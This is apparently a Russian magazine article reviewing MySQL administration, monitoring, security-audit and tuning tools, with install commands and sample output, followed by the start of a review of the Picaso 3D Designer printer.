MySQL и клоны по умолчанию распространяются без графического интерфейса. В самых простых случаях с несколькими базами для управления достаточно командной строки, когда же количество серверов, баз и админов, их обслуживающих, переваливает за десяток, необходимость в GUI становится более очевидной. Oracle предлагает свою разработку — единый инструмент для разработчиков баз данных и администраторов MySQL Workbench (mysql.com/products/workbench) для Windows, Linux, OS X. Это мощная среда с большими возможностями, позволяющая визуально проектировать, создавать базы данных и управлять ими. Доступны все инструменты для настройки серверов, администрирования учетных записей, бэкапа и восстановления, аудита и простого мониторинга состояния. Также с его помощью можно легко выполнить миграцию с других СУБД — MS SQL Server, Sybase ASE, PostgreSQL и прочих. Возможности к тому же можно расширить при помощи плагинов. Интерфейс не локализован. Функций очень много, поэтому некоторое время придется потратить, чтобы освоиться, хотя в общем среда удобная. Версия Community (OSS) Edition распространяется по лицензии GNU GPL. Установка проблем не вызывает, доступны пакеты под разные дистрибутивы Linux, Windows и OS X. Для Red Hat / CentOS лучше воспользоваться в EPEL, в Ubuntu APT репозиторием разработчика (dev.mysql.com/downloads/repo/apt).

```
$ wget -c http://dev.mysql.com/get/↵
  mysql-apt-config_0.2.1-1ubuntu14.04_all.deb
$ sudo dpkg -i mysql-apt-config_0.2.1-1↵
  ubuntu14.04_all.deb
$ sudo apt-get install mysql-workbench
```

Очень популярен среди хостеров phpMyAdmin (phpmyadmin.net), позволяющий выполнить в интуитивной среде большинство операций по управлению базами данных, работе с таблицами, индексами, правами доступа, настройку репликации, экспорт информации, бэкап/восстановление, просматривать статистику и так далее. При этом остается воз-



можность непосредственного ввода любых SQL-запросов. Поддерживается управление несколькими серверами. Все достаточно интуитивно, и с администрированием может справиться пользователь без особой подготовки, с любого устройства, где есть браузер. В Сети множество инструкций и примеров по использованию phpMyAdmin. Установка из репозитория пакетов проблем не вызывает, в качестве веб-сервера можно использовать не только Apache, но и более легкие nginx или lighttpd. Некоторые панели управления хостингом вроде cPanel и Plesk имеют поддержку phpMyAdmin.

Пользователи Windows наверняка оценят HeidiSQL (heidisql.com), поддерживающий управление MySQL, MS SQL и PostgreSQL (пока экспериментально) и распространяемый под Open Source лицензией. Программа имеет очень удобный интерфейс, поддерживает подключение сразу к нескольким серверам, которые доступны в одном окне, это упрощает операции по экспорту/импорту данных. Доступно создание и редактирование баз, таблиц, управление привилегиями, экспорт таблиц (CSV, HTML, XML, SQL, ...), поиск, оптимизация, мониторинг. При написании запросов помогает автодополнение. Поддерживается командная строка, возможно подключение по SSH-тоннелю. Есть Portable-версия, используя Wine, его можно запустить и в *nix / OS X.

Для тех, кому не подошли описанные продукты, в интернете можно найти большое количество аналогов: SQLyog (code.google.com/p/sqlyog), dbForge Studio for MySQL (devart.com/ru/dbforge/mysql/studio), TOra (torasql.com), SQL Buddy (sqlbuddy.com) и другие.

УТИЛИТЫ МОНИТОРИНГА

Как и любое приложение, СУБД требует постоянного наблюдения за своей работой, чтобы в случае проблем легко можно было найти узкое место. Общую информацию о работе MySQL можно получить при помощи стандартного клиента mysqladmin. Запросы вроде SHOW QUERY LOG, SHOW PROCCESSLIST, SHOW VARIABLES, SHOW GLOBAL STATUS и другие редко дают четкую картину, так как медленные запросы есть всегда, но они не обязательно влияют на работу сервиса. Есть еще утилита mysqldumpslow, которая анализирует данные slow.log и выводит самые частые медленные запросы.


Версия Enterprise предлагает специальный инструмент MySQL Enterprise Monitor, который предоставляет в реальном времени информацию о производительности и доступности всех баз данных MySQL. Кроме того, для большинства систем мониторинга, включая Open Source Nagios, Cacti, Zabbix, Ganglia, доступны специальные плагины. Например, Nagios (nagios.com/solutions/mysql-monitoring). Каждый из плагинов должен быть правильно настроен, чтобы представить подробную информацию о том, что происходит в MySQL, а это нередко требует опыта. Разворачивать полноценную систему мониторинга, когда задача только контроль СУБД, не всегда рационально. В этом случае на помощь приходят специализированные инструменты.

К сожалению, весьма популярный mytop (github.com/jzawodn/mytop) уже более двух лет не развивается (хотя это не значит, что его нельзя использовать), но у него есть прекрасная и более функциональная замена. Начиная с версии MySQL 3.23.41 в состав InnoDB входит InnoDB Monitor innotop (code.google.com/p/innotop), некий аналог юниксовского top для этой СУБД. Innotop выводит в удобном виде информацию по внутреннему состоянию InnoDB, которая может пригодиться при настройке производительности. Вариантов запуска утилиты много. Самый простой — выполнить от имени определенного пользователя без параметров

```
$ innotop -u root -p password
```

По умолчанию подключение производится к локальному серверу, но можно указать любой узел или мониторить сразу несколько серверов. Список всех команд (Shift + клавиша) можно получить, нажав клавишу вопроса. Например, <Shift + Q> выведет список всех текущих запросов. Параметр --write позволяет сохранить данные соединения в файл .innotop/innotop.conf:

```
$ innotop --write
```



↗ phpMyAdmin — стандарт среди интерфейсов управления MySQL

```
[RO] Query List (? for help) localhost, 28:25, 0.30 QPS, 1/1/0 con/run/cac thds, 5.5.38-0ubuntu0.14.

Switch to a different mode:
   B  InnoDB Buffers      I  InnoDB I/O Info      Q  Query List
   C  Command Summary     L  Locks                R  InnoDB Row Ops
   D  InnoDB Deadlocks    M  Replication Status   S  Variables & Status
   F  InnoDB FK Err       O  Open Tables          T  InnoDB Txns

Actions:
   a  Toggle the innotop process      k  Kill a query's connection
   c  Choose visible columns          n  Switch to the next connection
   d  Change refresh interval         p  Pause innotop
   e  Explain a thread's query        q  Quit innotop
   f  Show a thread's full query      r  Reverse sort order
   h  Toggle the header on and off    s  Change the display's sort column
   i  Toggle idle processes           x  Kill a query

Other:
 TAB  Switch to the next server group    /  Quickly filter what you see
   !  Show license and warranty          =  Toggle aggregation
   #  Select/create server groups        @  Select/create server connections
   $  Edit configuration settings        \  Clear quick-filters
Press any key to continue
```

↑ Ключи innotop

Единственное неудобство по указанным утилитам — они показывают информацию в реальном времени, а о сохранении и последующем анализе статистических данных следует позаботиться самому.

Появившийся в 2009 году проект mycheckpoint (code.openark.org/forge/mycheckpoint) за несколько лет стал фактически стандартным инструментом для мониторинга MySQL. Причина популярности — это уникальный подход. Для хранения и запроса используется база данных, в которую (одна операция INSERT) собираются данные о метриках мониторинга, статистики и переменных MySQL, информации об ОС Linux (состояние ОЗУ и swap, нагрузка и прочее). Также в базу попадают результаты пользовательских запросов. Собранную информацию легко просмотреть при помощи простых SELECT-запросов. Администратор получает наглядные графики (на основе Google Chart API), отчеты и метрики, которые генерируются на лету. Для вывода HTML-отчетов может использоваться собственный веб-сервер. Также могут быть настроены предупреждения, отсылаемые по email. Возможен мониторинг удаленной системы и нескольких серверов.

Написан на Python, поэтому установка сложностей не вызывает. Разработчики предлагают deb-, rpm- и tar.gz-пакет и сырцы. В Ubuntu следует ввести следующие команды:

```
$ sudo apt-get install python-mysqldb
$ wget -c https://mycheckpoint.googlecode.com/↵
  files/mycheckpoint-231-1.deb
$ sudo dpkg -i mycheckpoint-231-1.deb
```

После чего потребуется создать базу данных для хранения информации:

```
$ mysql -uroot -ppassword
mysql> CREATE DATABASE mycheckpoint;
mysql> GRANT ALL PRIVILEGES ON mycheckpoint.*↵
TO 'user'@'localhost' IDENTIFIED BY 'password';
```

Для сбора и вывода данных используется утилита mycheckpoint, которую можно запускать вручную или через

cron. Параметры подключения к MySQL- и SMTP-серверу указываются также в командной строке:

```
$ mycheckpoint --user=user --password=password↵
  --host=server --port=3306
```

Или записываются в конфигурационный файл (по умолчанию /etc/mycheckpoint.cnf):

```
*/5 * * * * mycheckpoint --defaults-file=↵
/root/mycheckpoint.cnf
```

Теперь можем просматривать собранную информацию и генерировать отчеты при помощи SQL-запросов.

```
$ mysql mycheckpoint -e "SELECT html FROM↵
  sv_report_html_brief" --silent --raw >↵
  ./checkpoint_report.html
```

Еще один полезный инструмент, позволяющий контролировать, анализировать и при необходимости изменять обмен данными между MySQL-сервером и клиентским приложением, называется MySQL Proxy (dev.mysql.com/downloads/mysql-proxy). Возможности у программы очень большие. Работает как под Windows, так и под *nix-системами. Установка проблем не вызывает, в настройках необходимо указать порт MySQL (по умолчанию 3306) и PHP (строка mysql.default_port в php.ini). Все запросы формируются на языке Lua, документация здесь хорошо помогает.

АУДИТ MYSQL

Одна из проблем, связанных с эксплуатацией любого программного продукта, — его неправильная настройка. После установки присутствуют лишние демонстрационные учетные записи, тестовые базы, сами пользователи могут ставить простые пароли, которые легко подобрать. Решить эти проблемы можно лишь при помощи постоянного аудита, который к тому же будет обязателен, если производится обработка конфиденциальных/персональных данных (кредитные карты, медицинские записи и подобное). Требуется создать среду, соответствующую стандартам безопасности (SOX, HIPAA и прочим), при расследовании инцидентов, устранении неполадок. После установки нужно обязательно использовать mysql_secure_installation, который обеспечивает минимальный набор проверок, позволяющих скорректировать общие настройки безопасности.

Далее уже следует использовать инструменты и скрипты, о которых ниже. Задача аудита упрощается тем, что разработчики MySQL предлагают соответствующий API. Правда, в MySQL плагин audit_log доступен только для версии Enterprise (dev.mysql.com/doc/refman/5.5/en/audit-log-plugin.html). Разработчики Percona Server предлагают GPL-альтернативу (percona.com/doc/percona-server/5.5/management/audit_log_plugin.html) данному модулю, которая подходит для аудита MySQL и клонов. Две другие альтернативы, McAfee MySQL Audit Plugin (github.com/mcafee/mysql-audit) и MariaDB Audit Plugin for MySQL (mariadb.com/kb/en/mariadb-audit-plugin-117-release-notes), также справляются со своей задачей и позволяют производить аудит MariaDB, MySQL и Percona Server, но используют свой собственный формат журнала аудита, отличающийся от стандартного MySQL. Это потребует чуть больших первоначальных настроек. Применение плагинов простым назвать нельзя и подробно освещено в документации, которую все равно требуется прочитать, поэтому останавливаться не будем.

Кроме того, Патриком Карлссоном (Patrik Karlsson) представлен набор тестов (seclists.org/nmap-dev/2011/q2/att-814/mysql-audit.nse) для сетевого сканера Nmap, позволяющий протестировать сервер на наличие основных проблем безопасности. В Ubuntu после установки настройки хранятся в каталоге /usr/share/nmap/nselib/data и nmap/script, для проверки сервера необходимо указать параметры подключения и учетную запись.

```
$ nmap -p 3306 1.1.1.1 --script mysql-audit↵
  --script-args  "mysql-audit.filename='/usr/↵
  share/nmap/nselib/data/mysql-cis.audit',↵
  mysql-audit.username='root',↵
  mysql-audit.password='password'"
```

```
user@example:~$ pt-show-grants --user=root --password=password
-- Grants dumped by pt-show-grants
-- Dumped from server Localhost via UNIX socket, MySQL 5.5.38-0ubuntu0.14.04.1 at 2014-09-07 20:13:35
-- Grants for 'debian-sys-maint'@'localhost'
GRANT ALL PRIVILEGES ON *.* TO 'debian-sys-maint'@'localhost' IDENTIFIED BY PASSWORD '*D26B4DA4C04CC5F22B7A0AA2
278E997ECDC01B52' WITH GRANT OPTION;
-- Grants for 'root'@'127.0.0.1'
GRANT ALL PRIVILEGES ON *.* TO 'root'@'127.0.0.1' IDENTIFIED BY PASSWORD '*2470C0C06DEE42FD1618BB99005ADCA2EC9D
1E19' WITH GRANT OPTION;
-- Grants for 'root'@'::1'
GRANT ALL PRIVILEGES ON *.* TO 'root'@'::1' IDENTIFIED BY PASSWORD '*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19'
WITH GRANT OPTION;
-- Grants for 'root'@'example'
GRANT ALL PRIVILEGES ON *.* TO 'root'@'example' IDENTIFIED BY PASSWORD '*2470C0C06DEE42FD1618BB99005ADCA2EC9D1E
19' WITH GRANT OPTION;
GRANT PROXY ON ''@'' TO 'root'@'example' WITH GRANT OPTION;
-- Grants for 'root'@'localhost'
GRANT ALL PRIVILEGES ON *.* TO 'root'@'localhost' IDENTIFIED BY PASSWORD '*2470C0C06DEE42FD1618BB99005ADCA2EC9D
1E19' WITH GRANT OPTION;
GRANT PROXY ON ''@'' TO 'root'@'localhost' WITH GRANT OPTION;
user@example:~$
```

Получаем данные о привилегиях с pt-show-grants

Хакер им воспользуется в любом случае, поэтому админ просто обязан периодически проверять серверы таким способом. Два пакета, о которых следует рассказать отдельно, также содержат инструменты аудита.

PERCONA TOOLKIT FOR MYSQL

Штатные инструменты, поставляемые с MySQL, предоставляют лишь базовые возможности по администрированию, в результате многие операции приходится выполнять вручную. Это может быть проблемой, ведь уследить за всем очень сложно, и часто потребуется определенный опыт, да и легко допустить ошибку. Пакет Percona Toolkit for MySQL (percona.com/software/percona-toolkit) собрал наработки двух проектов — Maatkit и Aspersa — и предоставляет скрипты, позволяющие производить многие рутинные операции администрирования: проверять состояние репликации, собирать информацию, оптимизировать запросы, производить тюнинг сервера, архивировать/восстанавливать данные и многое другое. Всего более 4000 тестов и настроек. Пакет доступен для основных дистрибутивов Linux (в Ubuntu пакет percona-toolkit). После установки получим 32 утилиты, имя которых начинается с pt-*, назначение часто понятно из названия. При запуске можно задавать различные фильтры и форматировать вывод. Поэтому документацию почитать все равно придется, так как каждая утилита имеет большое количество параметров. Например, скрипт pt-summary выведет всю информацию по серверу, собранную /proc/cpuinfo, /proc/meminfo, mount, df и другими утилитами, pt-show-grants покажет все права пользователей СУБД, pt-query-digest позволяет строить отчеты, основанные на анализе логов, обработанных сервером запросов, а также информации, собранной processlist и tcpdump. Например, просмотр медленных запросов двумя способами:

```
$ pt-query-digest slow.log
$ pt-query-digest --user=user --password=↵
  password --processlist --host=example.org
```

Еще один популярный пакет — openark kit (code.openark.org/forge/openark-kit) предлагает 14 утилит, позволяющих провести тестирование СУБД: проверять установки, проверять пароли (пустые, одинаковые, слабые), блокировать аккаунты, прерывать запросы, фильтровать записи в журнале, выводить статус репликации, исправлять кодировки и многое другое. Распространяется по лицензии BSD. Написан на Python и требует python-mysqldb. Для установки предлагаются deb- и rpm-пакеты и сырцы, процесс стандартный и проблем не вызывает.

Наиболее популярен скрипт комплекта oak-security-audit, предназначенный для аудита аккаунтов, паролей, привилегий и прочих настроек сервера. В общем случае его можно запустить без параметров. По умолчанию используется режим наибольшего уровня контроля системы (соответствует --audit-level=strict):

```
$ oak-security-audit --socket=/var/run/mysqld/↵
  mysqld.sock --user=user --password=password
```

В результате получим отчет, все, что не помечено как Passed, требует пристального внимания. По умолчанию утилиты из openark kit (включая и mycheckpoint, о котором выше, того же разработчика) используют для подключения к СУБД сокет /var/run/mysqld/mysql.sock (это вшито в сам скрипт), в Ubuntu файл называется mysqld.sock. Чтобы не задавать каждый раз путь, можно использовать заранее подготовленный файл с настройками подключения и указывать при помощи —defaults-file. Как вариант: изменить настройки MySQL в my.cnf. Править скрипты неудобно, так как при обновлении они работать не будут. Следующий скрипт, oak-block-account, очень популярен у разного рода хостеров для временного отключения доступа к СУБД. Дело в том, что стандартный механизм СУБД не позволяет отключать временно аккаунт (что-то вроде REVOKE login ON *.*), то есть если учетная запись есть, пользователь всегда может подключаться к базе данных. Можно, конечно, использовать что-то вроде

```
mysql> REVOKE ALL PRIVILEGES,↵
GRANT OPTION FROM 'USER'@'%';
```

но в случае восстановления прав придется помнить все настройки. И главное, если посмотреть права при помощи

```
mysql> SHOW GRANTS FOR 'USER';
GRANT USAGE ON *.* TO 'USER'@'%'↵
IDENTIFIED BY PASSWORD .....
```

мы убедимся, что такая команда не сбрасывает USAGE. Использование REVOKE USAGE фактически означает DROP USER. Проще изменить логин и пароль, но восстановление может быть проблемой. В общем, возни и рисков много. В случае использования oak-block-account учетная запись остается неизменной, ей просто задается временный пароль, поэтому подключиться с этой учетной записью нельзя.

```
$ oak-block-account --block --account-user=↵
  USER --account-host=example.org
```

Дополнительный параметр --kill позволит сбросить сразу все активные подключения. Восстановить работоспособность учетки также просто. Смотрим список аккаунтов и их статус:

```
$ oak-block-account --list
```

И включаем учетную запись:

```
$ oak-block-account --release --account-user=↵
  USER --account-host=example.org
```

Другие скрипты из openark kit позволяют упростить некоторые операции. Например, oak-chunk-update дает возможность выполнить большие операции UPDATE/DELETE без длительных блокировок, разбив задачу на небольшие куски. Скрипт oak-show-replication-status выводит состояние репликации, oak-kill-slow-queries удаляет запросы, выполняющиеся уже долгое время, oak-repeat-query выполняет запрос, пока не достигнет определенного условия (количество итераций, время).

ТЮНИНГ MYSQL

Оптимизация настроек очень тонкий процесс, ведь нужно на основании собранной статистики изменить только то, что действительно повлияет на производительность. Самым известным инструментом для MySQL является Perl-скрипт MySQLTuner (mysqltuner.com), который доступен в репозиториях большинства дистрибутивов Linux. Он читает текущие настройки сервера и установки MySQL, после чего выдает рекомендации (только рекомендации) по их изменению. Если установка производилась при помощи пакетов, то достаточно ввести имя скрипта, иначе следует вызывать, указывая интерпретатор:

```
$ perl mysqltuner.pl
```

```
[Обновление приложений]  Терминал - user@exampl...  08 сент., 10:53
Терминал - user@example: ~
Файл  Правка  Вид  Терминал  Вкладки  Справка
user@example:~$ oak-security-audit --socket=/var/run/mysqld/mysqld.sock --u root --password password
-- Auditing in strict level
-- The following users are assumed as root: root
--
-- Looking for non local 'root' accounts
-- -----------------------------------
-- Found 2 non local 'root' accounts. Recommended actions:
RENAME USER 'root'@'::1' TO 'root'@'localhost';
RENAME USER 'root'@'example' TO 'root'@'localhost';
--
-- Looking for anonymous user accounts
-- -----------------------------------
-- Passed
--
-- Looking for accounts accessible from any host
-- ------------------------------------------
-- Passed
--
-- Looking for accounts with empty passwords
-- ---------------------------------------
-- Passed
--
-- Looking for accounts with identical (non empty) passwords
-- -----------------------------------------------------
-- Passed
--
-- Looking for (non root) accounts with all privileges
-- -----------------------------------------------
-- There are 1 non root accounts with all privileges
GRANT <specific privileges> ON *.* TO 'debian-sys-maint'@'localhost';
--
-- Looking for (non-root) accounts with admin privileges
-- -------------------------------------------------
-- There are 1 non-root accounts with admin privileges
-- admin privileges are: SUPER, SHUTDOWN, RELOAD, PROCESS, CREATE USER, REPLICATION CLIENT, REPLICATION SLAVE.
Recommended actions:
GRANT <non-admin-privileges> ON *.* TO 'debian-sys-maint'@'localhost';
--
```


Вывод oak-security-audit

Далее будут запрошены логин и пароль администратора, после чего мы получим метрики системы и рекомендации. Кроме этого, MySQLTuner показывает информацию об индексах в таблицах и фрагментации, которые также влияют на скорость работы сервера. В случае необходимости получим рекомендации произвести перестановку индексов и дефрагментацию.

Оригинальный скрипт написан под *nix, но на CodePlex (mysqltuner.codeplex.com) доступна адаптированная версия для Win. Альтернативой можно назвать MySQL Performance Tuning Primer Script (day32.com/MySQL/tuning-primer.sh), который выдает не такую наглядную информацию, но зато более «разговорчивый» о проблемах.

ВЫВОД

Это, конечно, далеко не все must have инструменты, которые должны быть под рукой у администратора баз данных. Но это, наверное, тот необходимый минимум, который следует изучить. Кроме того, в процессе знакомства начинаешь больше понимать механизмы, заложенные в MySQL.

Запускаем MySQLTuner

```
root@grind184:~# mysqltuner

 >>  MySQLTuner 1.1.1 - Major Hayden <major@mhtx.net>
 >>  Bug reports, feature requests, and downloads at http://mysqltuner.com/
 >>  Run with '--help' for additional options and output filtering

-------- General Statistics --------------------------------------------------
[--] Skipped version check for MySQLTuner script
[OK] Currently running supported MySQL version 5.5.38-0ubuntu0.14.04.1
[OK] Operating on 64-bit architecture

-------- Storage Engine Statistics -------------------------------------------
[--] Status: +Archive -BDB -Federated +InnoDB -ISAM -NDBCluster
[--] Data in PERFORMANCE_SCHEMA tables: 0B (Tables: 17)
[--] Data in InnoDB tables: 208K (Tables: 13)
[--] Data in MyISAM tables: 138M (Tables: 68)
[!!] Total fragmented tables: 12


-------- Security Recommendations  -------------------------------------------
[OK] All database users have passwords assigned

-------- Performance Metrics -------------------------------------------------
[--] Up for: 5d 23h 18m 41s (3M q [7.495 qps], 212K conn, TX: 27B, RX: 426M)
[--] Reads / Writes: 99% / 1%
[--] Total buffers: 168.0M global + 2.8M per thread (200 max threads)
[!!] Maximum possible memory usage: 718.0M (146% of installed RAM)
[OK] Slow queries: 0% (0/3M)
[OK] Highest usage of available connections: 15% (31/200)
[OK] Key buffer size / total MyISAM indexes: 8.0M/11.5M
[OK] Key buffer hit rate: 100.0% (389M cached / 1K reads)
[!!] Query cache is disabled
[OK] Sorts requiring temporary tables: 0% (0 temp sorts / 1M sorts)
[!!] Temporary tables created on disk: 41% (247K on disk / 591K total)
[!!] Thread cache is disabled
[OK] Table cache hit rate: 35% (209 open / 582 opened)
[OK] Open file limit used: 26% (271/1K)
[OK] Table locks acquired immediately: 99% (3M immediate / 3M locks)
[OK] InnoDB data size / buffer pool: 208.0K/128.0M
```


PICASO 3D DESIGNER

Обзор российского 3D-принтера

В прошлом мы неоднократно рассказывали тебе о технологии RepRap, породившей огромное количество 3D-принтеров для домашних пользователей и небольших команд — от американского MakerBot Replicator до китайской серии «Up!». Сегодня мы говорим о еще одном продукте из этого семейства — принтере Picaso 3D Designer, родом из подмосковного Зеленограда.



Максим Воротников
m.divizor@gmail.com



Первое, что привлекает внимание, — это яркий дизайн корпуса, выполненного из металлизированных панелей. Выбрать можно из пяти расцветок: красной, желтой, белой, серебристой и графитовой. По словам производителей, часть пластиковых деталей принтера производится на нем самом — вполне в духе идеологии «самовоспроизводимых» принтеров RepRap. Внешне Picaso 3D Designer больше походит на офисную технику. На передней панели разместились USB-разъем и внешний слот для карточек microSD, с помощью которых можно загрузить 3D-модель напрямую. Вся информация о работе устройства выводится на жидкокристаллический дисплей, и сюда же вынесены некоторые сервисные функции. В отличие от MakerBot, все рабочие механизмы, включая бобину с пластиком, убраны внутрь, за счет чего принтер защищен от пыли и меньше шумит, хотя действительно тихим это устройство назвать все равно трудно. Откидная передняя панель выполнена из полупрозрачного материала, а рабочая область оснащена LED-подсветкой, что позволяет следить за процессом печати.

Есть различие и в форм-факторе рабочего объема (максимальных габаритов печатаемой модели): у MakerBot он вытянут, 25 × 20 × 15 см, а у Picaso 3D Designer он, во-первых, больше, а во-вторых, соответствует кубу со стороной 20 см. За счет плотной внутренней компоновки принтер имеет относительно небольшие размеры — 36 × 38 × 45 см, что меньше, чем у MakerBot (25 × 20 × 15см)

КОМПЛЕКТАЦИЯ

Комплектуется принтер набором из сетевого кабеля, кабеля USB, двух шестигранных уголков для коррекции столика, запасного сопла и биты-отвертки к нему, гарантийного талона и карты microSD, на которой записана инструкция, тестовые модели и программа — генератор заданий. Дополнительно также идут кусачки (с твердым PLA-пластиком удобнее работать именно ими) и стамеска — простой инструмент бывает незаменим для снятия модели со столика.

КОНСТРУКЦИЯ

Внутри корпуса поддерживается постоянная циркуляция воздуха и рабочая температура, а это довольно важно при печати, особенно ABS-пластиком, уязвимым к деформациям и разрывам слоев при высокой температуре.

Пруток материала полностью убран в ленточный чехол вплоть до самой печатающей головки. Проталкивается пластик двумя металлическими колесиками, одно из которых легко можно отвести в сторону с помощью скобы-зажима — на случай, если пруток рвется или застревает. Сама печатающая головка стационарна, снять ее с той же легкостью, что в MakerBot, не получится, но зато собрана она куда надежнее. Резиновые ленты — приводы головки открыты, а металлические направляющие надежно укрыты в коробах.


Столик перемещается только в вертикальном направлении, сделан из металла и имеет собственную систему нагрева для лучшего закрепления изделия. Сверху на столик устанавливается съемное стекло, ровно так же, как и у MakerBot, что очень удобно при массовом изготовлении небольших изделий.



УПРАВЛЕНИЕ

Управление схоже с остальными принтерами, включая MakerBot, — небольшой экран и кнопка-колесо. Принтер можно подключить и управлять им с компьютера по USB или работать автономно с карты, разъем для нее находится прямо под экраном на лицевой стороне принтера. Подключения к интернету или работы по сети не предусмотрено.

В меню два раздела — «Сервис» и «SD-карта»: в первом собраны все настройки, а второй отвечает за печать заданий. В «Сервисе» нам понадобятся пункты «Загрузить пластик» и «Выравнивание платформы» — перед первой печатью стоит прочесть соответствующие разделы инструкции. Калибровка столика в Picaso 3D Designer осуществляется с помощью автоматического механизма, что точнее и удобнее, чем у MakerBot, а также устраняет проблему деформирования слоев при изготовлении сложных моделей.



ПЕЧАТЬ

В спецификациях наивысшая скорость печати составляет внушительные 30 см³/ч, а минимальная толщина слоя теперь может быть установлена на 50 микрон. Толщина стенки печатаемых изделий может быть задана вплоть до 0,27 мм. Несмотря на более высокие заявленные параметры, мы установили средние настройки по умолчанию, чтобы сравнение было точным. В качестве тестовой модели был взят тот же Interceptor с портала Thingiverse и белоснежный PLA в качестве материала.

Время печати оказалось почти таким же, как в Polygon при генерации, — 4 ч 47 мин, это равнозначно MakerBot из предыдущего теста — 5 ч. По аккуратности поверхностей изделие из Picaso 3D Designer объективно выглядит чище, чем у MakerBot, но на любительском уровне эта разница незначительна. В процессе печати видно, что, несмотря на значительный нагрев элементов, требования по мощности составляют 300 Вт, что, впрочем, втрое больше, чем у Replicator Gen5.

СОФТ

Базовая 3D-модель, как и для остальных 3D-принтеров, может быть создана практически в любом современном редакторе (AutoCad, Компас, 3ds Max, SolidWorks, SketchUp, Blender, Rhinoceros и другие), после чего экспортируется в формате stl в программу-генератор. Называется она Polygon, доступна только для Windows. Алгоритм генерации задания основан на открытом пакете slic3r, правда серьезно переработанном разработчиками. После генерации модель будет записана в виде G-Code в собственном формате Picaso3D — plg.

